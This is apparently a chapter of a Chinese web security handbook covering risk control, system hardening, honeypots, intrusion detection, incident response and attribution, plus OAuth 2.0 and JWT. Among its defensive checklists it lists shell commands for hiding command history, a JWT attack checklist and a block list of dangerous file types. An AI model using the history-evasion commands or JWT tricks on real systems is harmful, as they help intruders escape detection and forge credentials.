- [RTA](#) Red Team Automation

7.5. 风险控制

7.5.1. 常见风险

- - 会员
 - - 撞库盗号
 - 账号分享
 - 批量注册
- - 视频
 - - 盗播盗看
 - 广告屏蔽
 - 刷量作弊
- - 活动
 - - 恶意刷
 - 薅羊毛
- - 直播
 - - 挂站人气
 - 恶意图文
- - 电商
 - - 恶意下单
 - 订单欺诈
- - 支付
 - - 盗号盗卡
 - 洗钱
 - 恶意下单
 - 恶意提现
- - 其他
 - - 钓鱼邮件
 - 恶意爆破

- 短信轰炸

7.5.2. 防御策略

- - 核身策略
 - - 同一收货手机号
 - 同一收货地址
 - 同一历史行为
 - 同一IP
 - 同一设备
 - 同一支付ID
 - LBS

7.5.3. 异常特征

- - APP用户异常特征
 - - IP
 - 设备为特定型号
 - 本地APP列表中有沙盒APP
 - Root用户
 - 同设备登录过多个账号

7.5.4. 参考链接

- [支付风控模型和流程分析](#)
- [爱奇艺业务安全风控体系的建设实践](#)

7.6. 加固检查

7.6.1. 网络设备

- 及时检查系统版本号
- 敏感服务设置访问IP/MAC白名单
- 开启权限分级控制
- 关闭不必要的服务
- 打开操作日志
- 配置异常告警
- 关闭ICMP回应

7.6.2. 操作系统

7.6.2.1. Linux

- 无用用户/用户组检查
- 空口令帐号检查
- - 用户密码策略
 - /etc/login.defs
 - /etc/pam.d/system-auth
- - 敏感文件权限配置
 - /etc/passwd
 - /etc/shadow
 - ~/.ssh/
 - /var/log/messages
 - /var/log/secure
 - /var/log/maillog
 - /var/log/cron
 - /var/log/spooler
 - /var/log/boot.log
- 日志是否打开
- 及时安装补丁
- - 开机自启
 - /etc/init.d
- 检查系统时钟

7.6.2.2. Windows

- 异常进程监控
- 异常启动项监控
- 异常服务监控
- 配置系统日志
- - 用户账户
 - - 设置口令有效期
 - 设置口令强度限制
 - 设置口令重试次数
- 安装EMET
- 启用PowerShell日志
- - 限制以下敏感文件的下载和执行
 - - ade, adp, ani, bas, bat, chm, cmd, com, cpl, crt, hlp, ht, hta, inf, ins, isp, job, js, jse, lnk, mda, mdb, mde, mdz, msc, msi, msp, mst, pcd, pif, reg, scr, sct, shs, url, vb, vbe, vbs, wsc, wsf, wsh, exe, pif
- - 限制会调起wscript的后缀
 - - bat, js, jse, vbe, vbs, wsf, wsh

7.6.3. 应用

7.6.3.1. FTP

- 禁止匿名登录
- 修改Banner

7.6.3.2. SSH

- 是否禁用ROOT登录
- 是否禁用密码连接

7.6.3.3. MySQL

- 文件写权限设置
- 用户授权表管理
- 日志是否启用
- 版本是否最新

7.6.4. Web中间件

7.6.4.1. Apache

- 版本号隐藏
- 版本是否最新
- 禁用部分HTTP动词
- 关闭Trace
- 禁止 `server-status`
- 上传文件大小限制
- 目录权限设置
- 是否允许路由重写
- 是否允许列目录
- 日志配置
- 配置超时时间防DoS

7.6.4.2. Nginx

- 禁用部分HTTP动词
- 禁用目录遍历
- 检查重定向配置
- 配置超时时间防DoS

7.6.4.3. IIS

- 版本是否最新
- 日志配置
- 用户口令配置
- ASP.NET功能配置
- 配置超时时间防DoS

7.6.4.4. JBoss

- jmx console配置
- web console配置

7.6.4.5. Tomcat

- 禁用部分HTTP动词
- 禁止列目录
- 禁止manager功能
- 用户密码配置
- 用户权限配置
- 配置超时时间防DoS

7.6.5. 参考链接

- [awesome windows domain hardening](#)

7.7. 防御框架

7.7.1. 防御纵深

根据纵深，防御可以分为物理层、数据层、终端层、系统层、网络层、应用层几层。这几层纵深存在层层递进相互依赖的关系。

7.7.1.1. 物理层

物理层实际应用中接触较少，但仍是非常重要的位置。如果物理层设计不当，很容易被攻击者通过物理手段绕过上层防御。

7.7.1.2. 数据层

数据处于防御纵深较底层的位置，攻击的目标往往也是为了拿到数据，很多防御也是围绕数据不被破坏、窃取等展开的。

7.7.1.3. 终端层

终端包括PC、手机、IoT以及其他的智能设备，连入网络的终端是否可信是需要解决的问题。

7.7.1.4. 系统层

操作系统运行在终端上，可能会存在提权、非授权访问等问题。

7.7.1.5. 网络层

网络层使用通信线路将多台计算机相互连接起来，依照商定的协议进行通信。网络层存在MITM、DDoS等攻击。

7.7.1.6. 应用层

应用层是最上层，主要涉及到Web应用程序的各种攻击。

7.7.2. 访问控制

Web应用需要限制用户对应用程序的数据和功能的访问，以防止用户未经授权访问。访问控制的过程可以分为验证、会话管理和访问控制三个地方。

7.7.2.1. 验证机制

验证机制在一个应用程序的用户访问处理中是一个最基本的部分，验证就是确定该用户的有效性。大多数的web应用都采用使用的验证模型，即用户提交一个用户名和密码，应用检查它的有效性。在银行等安全性很重要的应用程序中，

基本的验证模型通常需要增加额外的证书和多级登录过程，比如客户端证书、硬件等。

7.7.2.2. 会话管理

为了实施有效的访问控制，应用程序需要一个方法来识别和处理这一系列来自每个不同用户的请求。大部分程序会为每个会话创建一个唯一性的token来识别。

对攻击者来说，会话管理机制高度地依赖于token的安全性。在部分情况下，一个攻击者可以伪装成受害的授权用户来使用Web应用程序。这种情况可能有几种原因，其一是token生成的算法的缺陷，使得攻击者能够猜测到其他用户的token；其二是token后续处理的方法的缺陷，使得攻击者能够获得其他用户的token。

7.7.2.3. 访问控制

处理用户访问的最后一步是正确决定对于每个独立的请求是允许还是拒绝。如果前面的机制都工作正常，那么应用程序就知道每个被接受到的请求所来自的用户的id，并据此决定用户对所请求要执行的动作或要访问的数据是否得到了授权。

由于访问控制本身的复杂性，这使得它成为攻击者的常用目标。开发者经常对用户会如何与应用程序交互作出有缺陷的假设，也经常省略了对某些应用程序功能的访问控制检查。

7.7.3. 输入处理

很多对Web应用的攻击都涉及到提交未预期的输入，它导致了该应用程序设计者没有料到的行为。因此，对于应用程序安全性防护的一个关键的要求是它必须以一个安全的方式处理用户的输入。

基于输入的漏洞可能出现在一个应用程序的功能的任何地方，并与其使用的技术类型相关。对于这种攻击，输入验证是常用的必要防护。常用的防护机制有如下几种：黑名单、白名单、过滤、处理。

7.7.3.1. 黑名单

黑名单包含已知的被用在攻击方面的一套字面上的字符串或模式，验证机制阻挡任何匹配黑名单的数据。

一般来说，这种方式是被认为是输入效果较差的一种方式。主要有两个原因，其一Web应用中的一个典型的漏洞可以使用很多种不同的输入来被利用，输入可以是被加密的或以各种不同的方法表示。

其二，漏洞利用的技术是在不断地改进的，有关利用已存在的漏洞类型的新的方法不可能被当前黑名单阻挡。

7.7.3.2. 白名单

白名单包含一系列的字符串、模式或一套标准来匹配符合要求的输入。这种检查机制允许匹配白名单的数据，阻止之外的任何数据。这种方式相对比较有效，但需要比较好的设计。

7.7.3.3. 过滤

过滤会删除潜在的恶意字符并留下安全的字符，基于数据过滤的方式通常是有效的，并且在许多情形中，可作为处理恶意输入的通用解决方案。

7.7.3.4. 安全地处理数据

非常多的web应用程序漏洞的出现是因为用户提供的数据是以不安全的方法被处理的。在一些情况下，存在安全的编程方法能够避免通常的问题。例如，SQL注入攻击能够通过预编译的方式组织，XSS在大部分情况下能够被转义所防御。

7.8. 蜜罐技术

7.8.1. 简介

蜜罐是对攻击者的欺骗技术，用以监视、检测、分析和溯源攻击行为，其没有业务上的用途，所有流入/流出蜜罐的流量都预示着扫描或者攻击行为，因此可以比较好的聚焦于攻击流量。

蜜罐可以实现对攻击者的主动诱捕，能够详细地记录攻击者攻击过程中的许多痕迹，可以收集到大量有价值的数据，如病毒或蠕虫的源码、黑客的操作等，从而便于提供丰富的溯源数据。

但是蜜罐存在安全隐患，如果没有做好隔离，可能成为新的攻击源。

7.8.2. 分类

按用途分类，蜜罐可以分为研究型蜜罐和产品型蜜罐。研究型蜜罐一般是用于研究各类网络威胁，寻找应对的方式，不增加特定组织的安全性。产品型蜜罐主要是用于防护的商业产品。

按交互方式分类，蜜罐可以分为低交互蜜罐和高交互蜜罐。低交互蜜罐模拟网络服务响应和攻击者交互，容易部署和控制攻击，但是模拟能力会相对较弱，对攻击的捕获能力不强。高交互蜜罐

7.8.3. 隐藏技术

蜜罐主要涉及到的是伪装技术，主要涉及到进程隐藏、服务伪装等技术。

蜜罐之间的隐藏，要求蜜罐之间相互隐蔽。进程隐藏，蜜罐需要隐藏监控、信息收集等进程。伪服务和命令技术，需要对部分服务进行伪装，防止攻击者获取敏感信息或者入侵控制内核。数据文件伪装，需要生成合理的虚假数据的文件。

7.8.4. 识别技术

攻击者也会尝试对蜜罐进行识别。比较容易的识别的是低交互的蜜罐，尝试一些比较复杂且少见的操作能比较容易的识别低交互的蜜罐。相对困难的是高交互蜜罐的识别，因为高交互蜜罐通常以真实系统为基础来构建，和真实系统比较近似。对这种情况，通常会基于虚拟文件系统和注册表的信息、内存分配特征、硬件特征、特殊指令等来识别。

7.8.5. 参考链接

- [honeypot wiki](#)
- [Modern Honey Network](#)
- 默安科技：幻阵
- 蜜罐与内网安全从0到1

7.9. 入侵检测

7.9.1. 常见入侵点

- Web入侵
- 高危服务入侵

7.9.2. 常见实现

7.9.2.1. 客户端监控

- 监控敏感配置文件
- - 常用命令ELF文件完整性监控
 - - ps
 - lsof
 - ...
- rootkit监控
- - 资源使用报警
 - - 内存使用率
 - CPU使用率
 - IO使用率
 - 网络使用率
- 新出现进程监控
- 基于inotify的文件监控

7.9.2.2. 网络检测

基于网络层面的攻击向量做检测，如Snort等。

7.9.2.3. 日志分析

将主机系统安全日志/操作日志、网络设备流量日志、Web应用访问日志、SQL应用访问日志等日志集中到一个统一的后台，在后台中对各类日志进行综合的分析。

7.9.3. 参考链接

- [企业安全建设之HIDS](#)
- [大型互联网企业入侵检测实战总结](#)

- [同程入侵检测系统](#)
- [Web日志安全分析系统实践](#)
- [Web日志安全分析浅谈](#)

7.10. 应急响应

7.10.1. 响应流程

7.10.1.1. 事件发生

运维监控人员、客服审核人员等发现问题，向上通报

7.10.1.2. 事件确认

判断事件的严重性，评估出问题的严重等级，是否向上进行汇报等

7.10.1.3. 事件响应

各部门通力合作，处理安全问题，具体解决阶段

7.10.1.4. 事件关闭

处理完事件之后，需要关闭事件，并写出安全应急处理分析报告，完成整个应急过程。

7.10.2. 事件分类

- 病毒、木马、蠕虫事件
- Web服务器入侵事件
- 第三方服务入侵事件
- - 系统入侵事件
 - - 利用Windows漏洞攻击操作系统
- - 网络攻击事件
 - - DDoS / ARP欺骗 / DNS劫持等

7.10.3. 分析方向

7.10.3.1. 文件分析

- - 基于变化的分析
 -

- 日期
 - 文件增改
 - 最近使用文件
- 源码分析
 - - 检查源码改动
 - 查杀WebShell等后门
- 系统日志分析
- 应用日志分析
 - - 分析User-Agent, e.g. `awvs / burpsuite / w3af / nessus / openvas`
 - 对每种攻击进行关键字匹配, e.g. `select/alert/eval`
 - 异常请求, 连续的404或者500
- `md5sum` 检查常用命令二进制文件的哈希, 检查是否被植入rootkit

7.10.3.2. 进程分析

- 符合以下特征的进程
 - - CPU或内存资源占用长时间过高
 - 没有签名验证信息
 - 没有描述信息的进程
 - 进程的路径不合法
- dump系统内存进行分析

7.10.3.3. 网络分析

- 防火墙配置
- DNS配置
- 路由配置

7.10.3.4. 配置分析

- 查看Linux SE等配置
- 查看环境变量
- 查看配套的注册表信息检索, SAM文件
- 内核模块

7.10.4. Linux应急响应

7.10.4.1. 文件分析

- - 最近使用文件
 - - `find / -ctime -2`
 - `C:\Documents and Settings\Administrator\Recent`
 - `C:\Documents and Settings\Default User\Recent`
 - `%UserProfile%\Recent`
- - 系统日志分析
 - - `/var/log/`
- - 重点分析位置
 - - `/var/log/wtmp` 登录进入，退出，数据交换、关机和重启纪录
 - `/var/run/utmp` 有关当前登录用户的信息记录
 - `/var/log/lastlog` 文件记录用户最后登录的信息，可用 `lastlog` 命令来查看。
 - `/var/log/secure` 记录登入系统存取数据的文件，例如 `pop3/ssh/telnet/ftp` 等都会被记录。
 - `/var/log/cron` 与定时任务相关的日志信息
 - `/var/log/message` 系统启动后的信息和错误日志
 - `/var/log/apache2/access.log` `apache access log`
 - `/etc/passwd` 用户列表
 - `/etc/init.d/` 开机启动项
 - `/etc/cron*` 定时任务
 - `/tmp` 临时目录
 - `~/.ssh`

7.10.4.2. 用户分析

- `/etc/shadow` 密码登陆相关信息
- `uptime` 查看用户登陆时间
- `/etc/sudoers` `sudo`用户列表

7.10.4.3. 进程分析

- `netstat -ano` 查看是否打开了可疑端口
- `w` 命令，查看用户及其进程
- - 分析开机自启程序/脚本
 - - `/etc/init.d`
 - `~/.bashrc`
- - 查看计划或定时任务
 -

- `crontab -l`
- `netstat -an` / `lsof` 查看进程端口占用

7.10.5. Windows应急响应

7.10.5.1. 文件分析

- - 最近使用文件
 - `C:\Documents and Settings\Administrator\Recent`
 - `C:\Documents and Settings\Default User\Recent`
 - `%UserProfile%\Recent`
- - 系统日志分析
 - 事件查看器 `eventvwr.msc`

7.10.5.2. 用户分析

- 查看是否有新增用户
- 查看服务器是否有弱口令
- 查看管理员对应键值
- `lsrmgr.msc` 查看账户变化
- `net user` 列出当前登录账户
- `wmic UserAccount get` 列出当前系统所有账户

7.10.5.3. 进程分析

- `netstat -ano` 查看是否打开了可疑端口
- `tasklist` 查看是否有可疑进程
- - 分析开机自启程序
 - `HKEY_LOCAL_MACHINE\Software\Microsoft\Windows\CurrentVersion\Run`
 - `HKEY_LOCAL_MACHINE\Software\Microsoft\Windows\CurrentVersion\Runonce`
 - `HKEY_LOCAL_MACHINE\Software\Microsoft\Windows\CurrentVersion\policies\Explorer\Run`
 - `HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Run`
 - `HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\RunOnce`
 - `(ProfilePath)\Start Menu\Programs\Startup` 启动项
 - `msconfig` 启动选项卡
 - `gpedit.msc` 组策略编辑器
 - 查看计划或定时任务

- `C:\Windows\System32\Tasks\`
- `C:\Windows\SysWOW64\Tasks\`
- `C:\Windows\tasks\`
- `schtasks`
- `taskschd.msc`

7.10.6. 参考链接

- [黑客入侵应急分析手工排查](#)
- [取证入门 web篇](#)
- [Windows 系统安全事件应急响应](#)
- [企业安全应急响应](#)

7.11. 溯源分析

7.11.1. 攻击机溯源技术

7.11.1.1. 基于日志的溯源

使用路由器、主机等设备记录网络传输的数据流中的关键信息（时间、源地址、目的地址），追踪时基于日志查询做反向追踪。

这种方式的优点在于兼容性强、支持事后追溯、网络开销较小。但是同时该方法也受性能、空间和隐私保护等的限制，考虑到以上的因素，可以限制记录的数据特征和数据数量。另外可以使用流量镜像等技术来减小对网络性能的影响。

7.11.1.2. 路由输入调试技术

在攻击持续发送数据，且特性较为稳定的场景下，可以使用路由器的输入调试技术，在匹配到攻击流量时动态的向上追踪。这种方式在DDoS攻击追溯中比较有效，且网络开销较小。

7.11.1.3. 可控洪泛技术

追踪时向潜在的上游路由器进行洪泛攻击，如果发现收到的攻击流量变少则攻击流量会流经相应的路由。这种方式的优点在于不需要预先部署，对协同的需求比较少。但是这种方式本身是一种攻击，会对网络有所影响。

7.11.1.4. 基于包数据修改追溯技术

这种溯源方式直接对数据包进行修改，加入编码或者标记信息，在接收端对传输路径进行重构。这种方式人力投入较少，支持事后分析，但是对某些协议的支持性不太好。

基于这种方式衍生出了随机标记技术，各路由以一定概率对数据包进行标识，接收端收集到多个包后进行重构。

7.11.2. 分析模型

7.11.2.1. 杀伤链（Kill Chain）模型

杀伤链这个概念源自军事领域，它是一个描述攻击环节的模型。一般杀伤链有认为侦查跟踪（Reconnaissance）、武器构建（Weaponization）、载荷投递（Delivery）、漏洞利用（Exploitation）、安装植入（Installation）、通信控制（Command&Control）、达成目标（Actions on Objective）等几个阶段。

在越早的杀伤链环节阻止攻击，防护效果就越好，因此杀伤链的概念也可以用来反制攻击。

在跟踪阶段，攻击者通常会采用扫描和搜索等方式来寻找可能的目标信息并评估攻击成本。在这个阶段可以通过日志分析、邮件分析等方式来发现，这阶段也可以采用威胁情报等方式来获取攻击信息。

武器构建阶段攻击者通常已经准备好了攻击工具，并进行尝试性的攻击，在这个阶段IDS中可能有攻击记录，外网应用、邮箱等帐号可能有密码爆破的记录。有一些攻击者会使用公开攻击工具，会带有一定的已知特征。

载荷投递阶段攻击者通常会采用网络漏洞、鱼叉、水坑、网络劫持、U盘等方式投送恶意代码。此阶段已经有人在对应的途径收到了攻击载荷，对人员进行充分的安全培训可以做到一定程度的防御。

突防利用阶段攻击者会执行恶意代码来获取系统控制权限，此时木马程序已经执行，此阶段可以依靠杀毒软件、异常行为告警等方式来找到相应的攻击。

安装植入阶段攻击者通常会在web服务器上安装Webshell或植入后门、rootkit等来实现对服务器的持久化控制。可以通过对样本进行逆向工程来找到这些植入。

通信控制阶段攻击者已经实现了远程通信控制，木马会通过Web三方网站、DNS隧道、邮件等方式和控制服务器进行通信。此时可以通过对日志进行分析来找到木马的痕迹。

达成目标阶段时，攻击者开始完成自己的目的，可能是破坏系统正常运行、窃取目标数据、敲诈勒索、横向移动等。此时受控机器中可能已经有攻击者的上传的攻击利用工具，此阶段可以使用蜜罐等方式来发现。

7.11.2.2. 钻石（Diamond）模型

钻石模型由网络情报分析与威胁研究中心（The Center for Cyber Intelligence Anaysis and Threat Research, CCIATR）机构的Sergio Catagirone等人在2013年提出。

该模型把所有安全事件（Event）分为四个核心元素，即敌手（Adversary），能力（Capability），基础设施（Infrastructure）和受害者（Victim），以菱形连线代表它们之间的关系，因而命名为“钻石模型”。

杀伤链模型的特点是可说明攻击线路和攻击的进程，而钻石模型的特点是可说明攻击者在单个事件中的攻击目的和所使用攻击手法。

在使用钻石模型分析时，通常使用支点分析的方式。支点（Pivoting）指提取一个元素，并利用该元素与数据源相结合以发现相关元素的分析技术。分析中可以随时变换支点，四个核心特征以及两个扩展特征（社会政治、技术）都可能成为当时的分析支点。

7.11.3. 关联分析方法

关联分析用于把多个不同的攻击样本结合起来。

7.11.3.1. 文档类

- hash
- ssdeep
- 版本信息（公司/作者/最后修改作者/创建时间/最后修改时间）

7.11.3.2. 行为分析

- - 基于网络行为
 -

- 类似的交互方式

7.11.3.3. 可执行文件相似性分析

- 特殊端口
- 特殊字符串/密钥
- - PDB文件路径
 - - 相似的文件夹
- - 代码复用
 - - 相似的代码片段

7.11.4. 清除日志方式

- `kill <bash process ID>` 不会存储
- `set +o history` 不写入历史记录
- `unset HISTFILE` 清除历史记录的环境变量

8. 认证机制

内容索引：

- 8.1. SSO
 - 8.1.1. 简介
 - 8.1.2. 可能的攻击/漏洞
- 8.2. OAuth
 - 8.2.1. 简介
 - 8.2.2. 流程
 - 8.2.3. 授权码模式
 - 8.2.4. 简化模式
 - 8.2.5. 密码模式
 - 8.2.6. 客户端模式
 - 8.2.7. 参考链接
- 8.3. JWT
 - 8.3.1. 简介
 - 8.3.2. 构成
 - 8.3.3. 安全问题
 - 8.3.4. 参考链接
- 8.4. Kerberos
 - 8.4.1. 简介
 - 8.4.2. 简化的认证过程
 - 8.4.3. 完整的认证过程
 - 8.4.4. 参考链接
- 8.5. SAML
 - 8.5.1. 简介
 - 8.5.2. 认证过程
 - 8.5.3. 安全问题
 - 8.5.4. 参考链接

8.1. SSO

8.1.1. 简介

单点登录(SingleSignOn, SSO)指一个用户可以通过单一的ID和凭证(密码)访问多个相关但彼此独立的系统。

8.1.1.1. 常见流程

- 用户(User)向服务提供商(Service Provider)发起请求
- SP重定向User至SSO身份校验服务(Identity Provider)
- User通过IP登录
- IP返回凭证给用户
- User将凭证发给SP
- SP返回受保护的资源给用户其中凭证要有以下属性
 - 签发者的签名
 - 凭证的身份
 - - 使用的时间
 - - 过期时间
 - 生效时间

8.1.2. 可能的攻击/漏洞

8.1.2.1. 信息泄漏

若SP和IP之前使用明文传输信息，可能会被窃取。

8.1.2.2. 伪造

如果在通信过程中没有对关键信息进行签名，容易被伪造。

8.2. OAuth

8.2.1. 简介

OAuth是一个关于授权 (authorization) 的开放网络标准，在全世界得到广泛应用，目前的版本是2.0版。

OAuth在客户端与服务端之间，设置了一个授权层 (authorization layer)。客户端不能直接登录服务端，只能登录授权层，以此将用户与客户端区分开来。客户端登录授权层所用的令牌 (token)，与用户的密码不同。用户可以在登录的时候，指定授权层令牌的权限范围和有效期。

客户端登录授权层以后，服务端根据令牌的权限范围和有效期，向客户端开放用户储存的资料。

OAuth 2.0定义了四种授权方式：授权码模式 (authorization code)、简化模式 (implicit)、密码模式 (resource owner password credentials) 和客户端模式 (client credentials)。

8.2.2. 流程

- 用户打开客户端以后，客户端要求用户给予授权
- 用户同意给予客户端授权
- 客户端使用上一步获得的授权，向认证服务器申请令牌
- 认证服务器对客户端进行认证以后，确认无误，同意发放令牌
- 客户端使用令牌，向资源服务器申请获取资源
- 资源服务器确认令牌无误，同意向客户端开放资源

8.2.3. 授权码模式

授权码模式 (authorization code) 是功能最完整、流程最严密的授权模式。它的特点就是通过客户端的后台服务器，与服务端的认证服务器进行互动。

其流程为：

- 用户访问客户端，后者将前者导向认证服务器
- 用户选择是否给予客户端授权
- 假设用户给予授权，认证服务器将用户导向客户端事先指定的"重定向URI" (redirection URI)，同时附上一个授权码
- 客户端收到授权码，附上早先的"重定向URI"，向认证服务器申请令牌
- 认证服务器核对了授权码和重定向URI，确认无误后，向客户端发送访问令牌 (access token) 和更新令牌 (refresh token)

A步骤中，客户端申请认证的URI，包含以下参数：

- response_type：表示授权类型，必选项，此处的值固定为 `code`
- client_id：表示客户端的ID，必选项
- redirect_uri：表示重定向URI，可选项
- scope：表示申请的权限范围，可选项

- `state`: 表示客户端的当前状态, 需动态指定, 防止CSRF

例如:

```
1. GET /authorize?
   response_type=code&client_id=s6BhdRkqt3&state=xyz&redirect_uri=https%3A%2F%2Fclient%2Eexample%2Ecom%2Fcb
   HTTP/1.1
2. Host: server.example.com
```

C步骤中, 服务器回应客户端的URI, 包含以下参数:

- `code`: 表示授权码, 必选项。该码的有效期应该很短且客户端只能使用该码一次, 否则会被授权服务器拒绝。该码与客户端ID和重定向URI, 是一一对应关系。
- `state`: 如果客户端的请求中包含这个参数, 认证服务器回应与请求时相同的参数

例如:

```
1. HTTP/1.1 302 Found
2. Location: https://client.example.com/cb?code=Splxl0BeZQQYbYS6WxSbIA&state=xyz
```

D步骤中, 客户端向认证服务器申请令牌的HTTP请求, 包含以下参数:

- `grant_type`: 表示使用的授权模式, 必选项, 此处的值固定为 `authorization_code`
- `code`: 表示上一步获得的授权码, 必选项
- `redirect_uri`: 表示重定向URI, 必选项, 且必须与A步骤中的该参数值保持一致
- `client_id`: 表示客户端ID, 必选项

例如:

```
1. POST /token HTTP/1.1
2. Host: server.example.com
3. Authorization: Basic czZCaGRSa3F0MzpnWDFmQmF0M2JW
4. Content-Type: application/x-www-form-urlencoded
5.
6. grant_type=authorization_code&code=Splxl0BeZQQYbYS6WxSbIA&redirect_uri=https%3A%2F%2Fclient%2Eexample%2Ecom%2Fcb
```

E步骤中, 认证服务器发送的HTTP回复, 包含以下参数:

- `access_token`: 表示访问令牌, 必选项
- `token_type`: 表示令牌类型, 该值大小写不敏感, 必选项, 可以是 `bearer` 类型或 `mac` 类型
- `expires_in`: 表示过期时间, 单位为秒。如果省略该参数, 必须其他方式设置过期时间
- `refresh_token`: 表示更新令牌, 用来获取下一次的访问令牌, 可选项
- `scope`: 表示权限范围, 如果与客户端申请的范围一致, 此项可省略

例如:

```
1. HTTP/1.1 200 OK
2. Content-Type: application/json;charset=UTF-8
3. Cache-Control: no-store
```

```

4. Pragma: no-cache
5.
6. {
7.   "access_token": "2YotnFZFEjr1zCsicMWpAA",
8.   "token_type": "example",
9.   "expires_in": 3600,
10.  "refresh_token": "tGzvsJOkF0XG5Qx2TlKwIA",
11.  "example_parameter": "example_value"
12. }

```

8.2.4. 简化模式

简化模式 (implicit grant type) 不通过第三方应用程序的服务器，直接在浏览器中向认证服务器申请令牌，跳过了授权码这个步骤，因此得名。所有步骤在浏览器中完成，令牌对访问者是可见的，且客户端不需要认证。

其步骤为：

- 客户端将用户导向认证服务器
- 用户决定是否给予客户端授权
- 假设用户给予授权，认证服务器将用户导向客户端指定的重定向URI，并在URI的Hash部分包含了访问令牌
- 浏览器向资源服务器发出请求，其中不包括上一步收到的Hash值
- 资源服务器返回一个网页，其中包含的代码可以获取Hash值中的令牌
- 浏览器执行上一步获得的脚本，提取出令牌
- 浏览器将令牌发给客户端

A步骤中，客户端发出的HTTP请求，包含以下参数：

- response_type：表示授权类型，此处的值固定为 `token`，必选项
- client_id：表示客户端的ID，必选项
- redirect_uri：表示重定向的URI，可选项
- scope：表示权限范围，可选项
- state：表示客户端的当前状态，需动态指定，防止CSRF

例如：

```

1. GET /authorize?
   response_type=token&client_id=s6BhdRkqt3&state=xyz&redirect_uri=https%3A%2F%2Fclient%2Eexample%2Ecom%2Fcb
   HTTP/1.1
2. Host: server.example.com

```

C步骤中，认证服务器回应客户端的URI，包含以下参数：

- access_token：表示访问令牌，必选项
- token_type：表示令牌类型，该值大小写不敏感，必选项
- expires_in：表示过期时间，单位为秒。如果省略该参数，必须其他方式设置过期时间
- scope：表示权限范围，如果与客户端申请的范围一致，此项可省略
- state：如果客户端的请求中包含这个参数，认证服务器回应与请求时相同的参数

例如：

```

1. HTTP/1.1 302 Found
2. Location:
   http://example.com/cb#access_token=2YotnFZFEjr1zCsicMwpAA&state=xyz&token_type=example&expires_in=3600

```

在上面的例子中，认证服务器用HTTP头信息的Location栏，指定浏览器重定向的网址。注意，在这个网址的Hash部分包含了令牌。

根据上面的D步骤，下一步浏览器会访问Location指定的网址，但是Hash部分不会发送。接下来的E步骤，服务提供商的资源服务器发送过来的代码，会提取出Hash中的令牌。

8.2.5. 密码模式

密码模式 (Resource Owner Password Credentials Grant) 中，用户向客户端提供自己的用户名和密码。客户端使用这些信息，向"服务商提供商"索要授权。

在这种模式中，用户必须把自己的密码给客户端，但是客户端不得储存密码。

其步骤如下：

- 用户向客户端提供用户名和密码
- 客户端将用户名和密码发给认证服务器，向后者请求令牌
- 认证服务器确认无误后，向客户端提供访问令牌

B步骤中，客户端发出的HTTP请求，包含以下参数：

- grant_type: 表示授权类型，此处的值固定为 `password`，必选项
- username: 表示用户名，必选项
- password: 表示用户的密码，必选项
- scope: 表示权限范围，可选项

例如：

```

1. POST /token HTTP/1.1
2. Host: server.example.com
3. Authorization: Basic czZCaGRSa3F0MzpnWDFmQmF0M2JW
4. Content-Type: application/x-www-form-urlencoded
5.
6. grant_type=password&username=johndoe&password=A3ddj3w

```

C步骤中，认证服务器向客户端发送访问令牌，例如：

```

1. HTTP/1.1 200 OK
2. Content-Type: application/json;charset=UTF-8
3. Cache-Control: no-store
4. Pragma: no-cache
5.
6. {
7.   "access_token": "2YotnFZFEjr1zCsicMwpAA",
8.   "token_type": "example",

```



```
9.     "expires_in": 3600,  
10.    "refresh_token": "tGzv3J0kF0XG5Qx2TlKWIA",  
11.    "example_parameter": "example_value"  
12. }
```

8.2.6. 客户端模式

客户端模式 (Client Credentials Grant) 指客户端以自己的名义, 而不是以用户的名义, 向服务端进行认证。

其步骤如下:

- 客户端向认证服务器进行身份认证, 并要求一个访问令牌
- 认证服务器确认无误后, 向客户端提供访问令牌

A步骤中, 客户端发出的HTTP请求, 包含以下参数:

- granttype: 表示授权类型, 此处的值固定为 `clientcredentials`, 必选项
- scope: 表示权限范围, 可选项

例如:

```
1. POST /token HTTP/1.1  
2. Host: server.example.com  
3. Authorization: Basic czZCaGRSa3F0MzpnWDFmQmF0M2JW  
4. Content-Type: application/x-www-form-urlencoded  
5.  
6. grant_type=client_credentials
```

B步骤中, 认证服务器向客户端发送访问令牌, 例如:

```
1. HTTP/1.1 200 OK  
2. Content-Type: application/json; charset=UTF-8  
3. Cache-Control: no-store  
4. Pragma: no-cache  
5.  
6. {  
7.     "access_token": "2YotnFZFEjr1zCsicMWpAA",  
8.     "token_type": "example",  
9.     "expires_in": 3600,  
10.    "example_parameter": "example_value"  
11. }
```

8.2.7. 参考链接

- [rfc6749](#)
- [理解OAuth](#)
- [OAuth 2.0 Vulnerabilities](#)
- [OAuth Community Site](#)

8.3. JWT

8.3.1. 简介

Json web token (JWT), 是为了在网络应用环境间传递声明而执行的一种基于JSON的开放标准 (RFC 7519). 该token被设计为紧凑且安全的, 特别适用于分布式站点的单点登录 (SSO) 场景。JWT的声明一般被用来在身份提供者和服务提供者间传递被认证的用户身份信息, 以便于从资源服务器获取资源, 也可以增加一些额外的其它业务逻辑所必须的声明信息, 该token也可直接被用于认证, 也可被加密。

8.3.2. 构成

分为三个部分, 分别为header/payload/signature。其中header是声明的类型和加密使用的算法。payload是载荷, 最后是加上 `HMAC(base64(header)+base64(payload), secret)`

8.3.3. 安全问题

8.3.3.1. Header部分

- 是否支持修改算法为none/对称加密算法
- 删除签名
- 插入错误信息
- kid字段是否有SQL注入/命令注入/目录遍历
- jwk元素是否可信
- 是否强制使用白名单上的加密算法

8.3.3.2. Payload部分

- 其中是否存在敏感信息
- 检查过期策略, 比如 `exp` , `iat`

8.3.3.3. Signature部分

- 检查是否强制检查签名
- 密钥是否可以爆破
- 是否可以通过其他方式拿到密钥

8.3.3.4. 其他

- 重放
- 通过匹配校验的时间做时间攻击
- 修改算法RS256为HS256
- 弱密钥破解

8.3.4. 参考链接

- [Critical vulnerabilities in JSON Web Token libraries](#)

8.4. Kerberos

8.4.1. 简介

简单地说，Kerberos提供了一种单点登录(SSO)的方法。考虑这样一个场景，在一个网络中有不同的服务器，比如，打印服务器、邮件服务器和文件服务器。这些服务器都有认证的需求。很自然的，不可能让每个服务器自己实现一套认证系统，而是提供一个中心认证服务器（AS-Authentication Server）供这些服务器使用。这样任何客户端就只需维护一个密码就能登录所有服务器。

